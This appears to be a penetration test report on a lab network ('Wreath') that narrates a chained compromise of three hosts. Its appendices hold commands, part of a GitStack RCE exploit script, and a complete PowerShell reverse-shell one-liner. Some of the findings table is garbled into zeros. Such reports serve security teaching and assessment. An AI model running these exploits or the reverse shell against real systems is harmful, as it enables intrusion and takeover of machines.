7R!XxSec

Adversarial Services

Table of Contents

Executive Summary

7R!XxSec was contracted by Mr. Thomas Wreath to conduct a penetration test against his personal website's network (hereafter referred to as "Wreath Network" or "The Wreath Network" or "Wreath") in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targer attack against The Wreath Network with the goals of:

- Identifying if a remote attacker could penetrate Wreath's defenses
- If penetration was possible then to determine:
    - The potential personal, financial, and data privacy impacts of such a breach

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. All tests and actions were conducted under controlled conditions. Social Engineering and Physical attacks have been classified as OUT OF SCOPE for this engagement.

7R!XxSec was able to gain full control of Wreath Network. Gaining access to the website's production server, moving through that server into the Git Server, and from the Git Server directly into Mr. Wreath's personal laptop computer from which he administrates the site. Administrative access was earned at the deepest level of Wreath Network, giving the malicious actor (7R!XxSec) complete control of and access to all data and personal records stored anywhere in all of the connected systems.

The potential impact of such a breach is significant. With Administrative access to Mr. Wreath's personal computer, an attacker would have the ability to perform malicious actions including but not limited to:

- Impersonating Mr. Wreath, by taking out loans or other credit in his name, or sabotaging his real-world relationships and business deals by interacting with such parties as if Mr. Wreath, or even potentially imprisoning Mr. Wreath (for example, by uploading illegal images/videos to his computer or website and thereafter anonymously reporting the content to the CSIS/FBI)
- Sabotaging real world finances by accessing financial information stored in the laptop, or recording data being entered into the laptop on an on-going basis (credit card numbers, banking passwords, account numbers et cetera), or even redirecting transactions such as capturing a legitimate wire transfer sent by Mr. Wreath and changing the destination account to an attacker-held account)
- Endangering the international economy at-large, using Mr. Wreath's various online accounts as footholds into the networks of other corporations and online entities

It is highly advised that Mr. Thomas Wreath harden his personal network with the following priorities:

1. Patching all services, especially the MiniServ running on port 10,000 of IP 10.200.104.200 and the GitStack server running on IP 10.200.104.150
2. Changing all passphrases to complex and *unique* passphrases, especially the passphrases used for the GitStack server web interface on 10.200.104.150, the login interface located at 10.200.104.100/resources, and both accounts of user 'Thomas' on 10.200.104.100 and 10.200.104.150
3. Perform all remediations located in the 'Findings and Remediations' section of this report

Props

The level of access gained to Wreath Network should not reflect poorly on Mr. Wreath's ability to secure the network. There were many very strong factors involved in the security infrastructure's deployment. There was no massive oversight in any one aspect which led to the compromise, but rather there were a series of oversights which in themselves were relatively minor issues, but when identified and combined together their cumulative effect was too much for the restraints to withstand. Before going into these oversights we would like to take a moment to point out some of the best and most resilient aspects of The Wreath Network.

- The administrative accounts on all machines resisted our efforts to crack them
- The firewall on 10.200.104.150 was setup to block all inbound traffic
- Windows Defender resisted initial attempts to land a payload on 10.200.104.100, only heavy payload obfuscation managed to bypass it
- No critically sensitive data (financials, customer database et cetera) was uncovered during our time in the network
- The upload feature on 10.200.104.100 had strong filtering in place with its check for image size, only access to the source code allowed us to understand it well enough to bypass
- While directory busting on the Internet-facing site led to several 302 codes (page found) none of the found subdirectories were accessible to us
- The GitStack Server login interface was not using the displayed default credentials

Findings and Remediations

IP	Path	Vulnerability	CVSS	Remediation
10.200.104.200	0	0	7.5	0
10.200.104.200	0	0	5.9	0
10.200.104.200	0	0	4.2	0
10.200.104.200	0	0	7.4	0
10.200.104.200	0	0	5.1	0
10.200.104.150	0	0	3.5	0
10.200.104.150	0	0	7.5	0
10.200.104.150	:80/registration/login/?next=/gitstack	0	6.1	0
10.200.104.150	0	0	3.7	Ideally both of these would not be accessible. In the event remote administration is required it is recommended that only one or the other be used. They each provided unique benefits to the adversary and also unique drawbacks. The true force of the attack was realized in the ability to swap between these two services depending on momentary needs.
10.200.104.150	0	0	3.7	0
10.200.104.150	0	0	5.5	0
10.200.104.150	0	0	7.5	0
10.200.104.100	0	0	6.4	0
10.200.104.100	0	0	7.5	0
10.200.104.100	0	0	6.7	0
10.200.104.100	0	0	7.5	0

Attack Narrative

Prologue

In his request for services, Mr. Wreath provided us with the public facing IP of “10.200.104.200”, and is also quoted as saying the following:

“There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.”

From this statement 7R!XxSec proceeded into the engagement with the following assumptions:

• There are three machines on the network
• There is at least one public facing webserver
• There is a self-hosted git server somewhere on the network
• The git server is internal, so Thomas may have pushed sensitive information into it
• There is a PC running on the network that has antivirus installed, meaning we can hazard a guess that this is likely to be Windows
• By the sounds of it this is likely to be the server variant of Windows, which might work in our favour
• The (assumed) Windows PC cannot be accessed directly from the webserver

Main Narrative

Scraping Mr. Wreath's website "thomaswreath.thm" provided us with a full-face picture, full name, home and cellphone numbers, and full address. As social engineering and physical attacks are out of scope this data is only informational. Some more practical knowledge we pulled down is that Mr. Wreath is skilled in CentOS LAMP, PHP, Python, NodeJs, and Golang so we can assume his systems are built in one or more of these languages and will be vulnerable to relevant exploits and attack vectors.

Scanning the public facing IP address of 10.200.104.200 we discovered the vulnerable "MiniServ 1.890 WebMin HTTPD" service running on port 10,000 [1]. A publicly available exploit for this vulnerability was secured from GitHub [2] (https://github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE.git) which provided us with Unauthenticated RCE on 10.200.104.200. Read more about this exploit on Medium (https://medium.com/@foxsin34/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4). This RCE access gave us Administrative access with which we were able to pull down accounts from \/etc\/passwd and hashes from \/etc\/shadow [3]. Using Hashcat and John-the-Ripper we were not able to crack these hashes, though given more time (such as during a long-term malicious campaign or full Red Team Operation), and based upon the password strength of later encounters in the network, cracking these hashes is highly likely. We were able however to grab the asymmetric RSA keys from the Administrative account's SSH folder [4]. This SSH Private Key allowed us to stabilize our access to the 10.200.104.200 system with a fully interactive SSH shell and Administrative permissions in that shell [5]. We also determined that the following binaries were available on 10.200.104.200: Python 3, Python 3.6, Perl, Perl 5.26.3, Bash, Sh; and noted them for further exploitative potential.

Now that we had full and interactive control of this machine we were able to upload a static copy of Nmap and scan the network from 10.200.104.200's perspective [6]. This identified our next target, 10.200.104.150, which was a Windows machine conveniently running both Remote Management (CLI) access on port 5985 and Remote Desktop Access on port 3389. We would need credentials to access either though, so we turned our focus to its port 80. To access port 80 we would need to use our host machine, as we only have CLI access to 10.200.104.200. Thanks to our SSH access to 10.200.104.200

we were able to create an SSH Tunnel into the network using the SSHuttle tool [7], giving us the ability to access 10.104.200.150's port 80 via our web browser [8]. Default credentials on this service were invalid, but we discovered a publicly available RCE exploit in Exploit-DB via the Searchsploit tool which provided access to 10.200.104.150 with Administrative privileges [9] which was then leveraged to send a reverse shell from 10.200.104.150 through 10.200.104.200's port 31337 (permitted through firewall by attacker) and into our host machine with Socat tool's Reverse Shell Relay capability [10]. Using the exploit we planted on 10.200.104.150, BurpSuite Decoder and Repeater, and a crafted Powershell command (graciously provided by MuirlandOracle) full Administrative shell access was earned on 10.200.104.150 [11]. The foothold on 10.200.104.150 was then stablilized by adding a user account to the machine with a known password and granting it Administrative and Remote Desktop privileges [12]. Furthermore, we then dumped the hashes off the machine with publicly available and uniquitous program Mimikatz [13]. User Thomas's hash cracked against the publicly available and highly popular wordlist 'rockyou.txt' and while the Administrative hash did not crack into plaintext it would still be used to perform a Pass the Hash attack granting us access to the account regardless [14]. From our Administrative perspective in 10.200.104.150 the path to 10.200.104.100 became accessible.

Scanning 10.200.104.100 declares that ports 80 and 3389 are open. Having no credentials to access port 3389 (Remote Desktop) our attention turns to port 80. This port could be accessed through a SOCKS proxy [15] or else simply by using 10.200.104.150's Remote Desktop browser [16]. Enumerating the website's subdirectories produced an upload feature. The filters in place were tricky to bypass but the answers required were found by pulling down the source code of the feature from system files already accessed [17]. Uploading an obfuscated Reverse PHP shell within the metadata comments of an otherwise arbitrary image and accessing it via the browser provided the initial foothold on 10.200.104.100 with user account privileges [18]. Enumeration of 10.200.104.100 was performed from this vantage point in search of privilege escalation vectors and thanks to finding Write Access to a folder within the scope of an Unquoted Service Path vulnerability we were able to create a Powershell reverse shell inside of a cross-compiled C# wrapper which sent back to our host a shell with Administrative access to 10.200.104.100 which was then used to clone the SAM and SYSTEM hives onto our host for offline cracking [19].

Cleanup

- Deleted all “Working Directory”s from 10.200.104.100, 10.200.104.150, 10.200.104.200
  - These directories contained all exploit code, tools, programs et cetera which were used from these respective vantage points
- Removed Administrative/RDP backdoor user accounts from 10.200.104.100, 10.200.104.150
  - No such account was created on 10.200.104.200
- Shutdown all proxying/tunneling/relaying processes on 10.200.104.150, 10.200.104.200
  - No such processes were created on 10.200.104.100
- Reversed all firewall changes made on 10.200.104.150, 10.200.104.200
  - No such changes were made on 10.200.104.100
- All exfiltrated datas and tooling contained within host machine’s Working Directory will be compressed, encrypted, and sent along to Mr. Thomas Wreath upon provision of this report
  - All copies of these datas will be shredded from our system after Mr. Wreath comes into possession of them

Conclusion

Wreath Network suffered a series of control failures, which led to a complete compromise of critical infrastructure. These shortcomings would have had a dramatic effect on Mr. Thomas Wreath had they been exploited by a targeted malicious actor. The primary weaknesses were due to insufficient patching of services as well as a weak and reused passphrase found throughout the network. The goals of this penetration test were to:

- Identify if a remote attacker could penetrate Wreath’s defenses
- If penetration was possible then to determine:
    - The potential personal, financial, and data privacy impacts of such a breach

These goals were met. A targeted malicious attack on Wreath Network as is could result in a complete compromise of all systems. While no personal, financial, or identifying data was uncovered during this controlled breach, it is likely that malicious actors would lie in wait, undetected from their privileged access perspective, until such a time as such data was either uncovered or inputted. Approriate efforts should be made immediately to patch all systems and update all passphrases; for further hardening of the network please refer to the ‘Findings and Remediations’ section of this report.


References

1. “MiniServ 1.890 WebMin HTTPD” service running on port 10,000 (Return to Narrative)


```
# nmap -T4 -p 22,80,443,9090,10000 -A -vv -oN nmapResults 10.200.104.200
```


```
10000/tcp open  http    syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
```

2. A publicly available exploit for this vulnerability was secured from GitHub (Return to Narrative)




3. Pull down accounts from \etc\passwd and hashes from \etc\shadow (Return to Narrative)







4. Grab the asymmetric RSA keys from the Administrative account's SSH folder (Return to Narrative)



5. A fully interactive SSH shell and Administrative permissions in that shell (Return to Narrative)




6. Scan the network from 10.200.104.200's perspective (Return to Narrative)




7. Create an SSH Tunnel into the network using the SSHuttle tool (Return to Narrative)

```
┌──(root💀kali)-[~]
└─# sshuttle -r root@10.200.104.200 --ssh-cmd "ssh -i root_wreath_id_rsa" 10.200.104.0/24 -x 10.200.104.20
0 &
[1] 2688
```

8. Access 10.104.200.150's port 80 via our web browser (Return to Narrative)





9. Publicly available Remote Code Execution exploit in Exploit-DB via the Searchsploit tool which provided access to 10.200.104.150 with Administrative privileges (Return to Narrative)


```
┌──(root💀kali)-[~]
└─# searchsploit gitstack
----------------------------------------
 Exploit Title
----------------------------------------
GitStack - Remote Code Execution
GitStack - Unsanitized Argument Remote Coc
GitStack 2.3.10 - Remote Code Execution
----------------------------------------
```


Open gitStackRCE2-3-10.py

```
1 #!/bin/python2.7
2
3 # Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
4 # Date: 18.01.2018
5 # Software Link: https://gitstack.com/
6 # Exploit Author: Kacper Szurek
7 # Contact: https://twitter.com/KacperSzurek
8 # Website: https://security.szurek.pl/
9 # Category: remote
10 #
11 #1. Description
12 #
13 #$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
14 #
15 #https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
16 #
17 #2. Proof of Concept
18 #
19 import requests
20 from requests.auth import HTTPBasicAuth
21 import os
22 import sys
23
24 ip = '10.200.104.150'
25
26 # What command you want to execute
27 command = "whoami"
28
29 repository = 'rce'
30 username = 'rce'
31 password = 'rce'
32 csrf_token = 'token'
33
34 user_list = []
35
36 print "[+] Get user list"
37 try:
38         r = requests.get("http://{}/rest/user/".format(ip))
39         user_list = r.json()
40         user_list.remove('everyone')
```

```
┌──(root💀kali)-[~]
└─# ./gitStackRCE2-3-10.py
[+] Get user list
[+] Found user twreath
[+] Web repository already e
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials we
username/password and give y
f a user which has at least
ssword will not work.
[+] Execute command
"nt authority\system
"
```



10. Leveraged to send a reverse shell from 10.200.104.150 through 10.200.104.200's port 31337 (opened by attacker) and into our host machine with Socat tool's Reverse Shell Relay capability (Return to Narrative)







11. Using the exploit we planted on 10.200.104.150, BurpSuite Decoder and Repeater, and a crafted Powershell command (graciously provided by MuirlandOracle) full Administrative shell access was earned (Return to Narrative)

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.104.200',31337);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;-
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};-
$client.Close()"
```







12. Adding a user account to the machine with a known password and granting it Administrative and Remote Desktop privileges (Return to Narrative)

